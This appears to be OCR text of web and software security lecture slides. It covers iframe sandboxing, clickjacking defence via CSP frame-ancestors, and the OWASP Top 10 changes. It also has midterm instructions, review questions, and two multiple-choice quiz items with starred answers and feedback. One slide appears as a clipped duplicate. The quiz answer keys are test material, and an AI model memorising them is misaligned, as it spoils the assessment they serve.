
SOP for Frames is Lax

- If frame is same origin: no isolation
- Even if frame is cross-origin: malicious code in iframe can do a lot!
  - Auto-focus and play videos
  - Create pop ups
  - Navigate the top page

SOP for Frames is Lax

- If fram
- Even if
  - Autc
  - Crea
  - Navi

can do a lot!



iFrame Sandbox

- Sandbox attribute associated with iframe, by default
  - disallows JavaScript and triggers (autofocus, autoplay videos etc.)
  - disallows form submission
  - disallows popups
  - disallows navigating embedding page
  - runs page in unique origin: no storage/cookies

What if embedding page is untrusted?

- **Clickjacking attacks:** overlay transparent iframe, trick user to click/type
- You don't want to let anybody load your page in an iframe

CSP to the rescue!

The HTTP `Content-Security-Policy` (CSP) **`frame-ancestors`** directive specifies valid parents that may embed a page using `<frame>`, `<iframe>`, `<object>`, `<embed>`, or `<applet>`.

Setting this directive to `'none'` is similar to `X-Frame-Options : deny` (which is also supported in older browers).

MDN web docs
moz://a

Today

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010-2017%20(en).pdf

Midterm

1. Cover weeks 1- 4
2. This exam is closed book and closed notes. You may use one double-sided 8.5"x11" cheat sheet.
3. You may not use any electronic devices.
4. Write your answers in the spaces provided on the question sheets in the space provided. You may use the backs for scratch work
5. Bring a black pen or pencil (eliminate grading errors)
6. Be Ontime! Be in your seat and ready to go by 8am
7. Any cheating will result in an F on midterm

1. What is availability?
2. What is confidentiality
3. What is integrity?
4. What are the principles of secure software development? Can you provide an example of each one?
5. What is a buffer overflow attack?
6. In what ways can someone conduct this attack?
7. What methods can be used to mitigate them?
8. What is a side channel attack?
9. What is gdb?
10. What common gdb commands do we use to determine the address of various variables or registers?

1. What is isolation?
2. How do we isolate in UNIX?
3.

Which of the following are true about a type-safe language? (Select all that apply.)

A: The language is object-oriented.

B: The language may be used to enforce information flow security, depending on the type system

C: The language is sometimes memory safe, but not always

D: The language's types are static, i.e., checked by the compiler before running the program

Which of the following are true about a type-safe language? (Select all that apply.)

A: The language is object-oriented.
Feedback: Type safety and object orientation are independent qualities of a language.
***B:** The language may be used to enforce information flow security, depending on the type system
Feedback: This is done in the JIF programming language
C: The language is sometimes memory safe, but not always
Feedback: Type safe languages are always memory safe
D: The language's types are static, i.e., checked by the compiler before running the program
Feedback: Type safety applies to dynamically typed languages as well (whose types are checked during execution)

An engineer proposes that in addition to making the stack non-executable, your system should also make the heap non-executable. Doing so would

A: Make the program more secure by disallowing another location for an attacker to place executable code

B: Not make the program more secure, because attacker-controlled data cannot be stored in the heap

C: Ensure that only the correct amount of data was written to a heap-allocated block, preventing heap overflows

D: Ensure that memory is always deallocated

*A: Make the program more secure by disallowing another location for an attacker to place executable code
Feedback: Then attacker data in the heap cannot be executed, enforcing (W xor X) / DEP for the entire program
B: Not make the program more secure, because attacker-controlled data cannot be stored in the heap
Feedback: Attacker controlled data can be stored in the heap
C: Ensure that only the correct amount of data was written to a heap-allocated block, preventing heap overflows
Feedback: Non-executable memory must still be bounds checked
D: Ensure that memory is always deallocated
Feedback: Non-executable memory must still be deallocated properly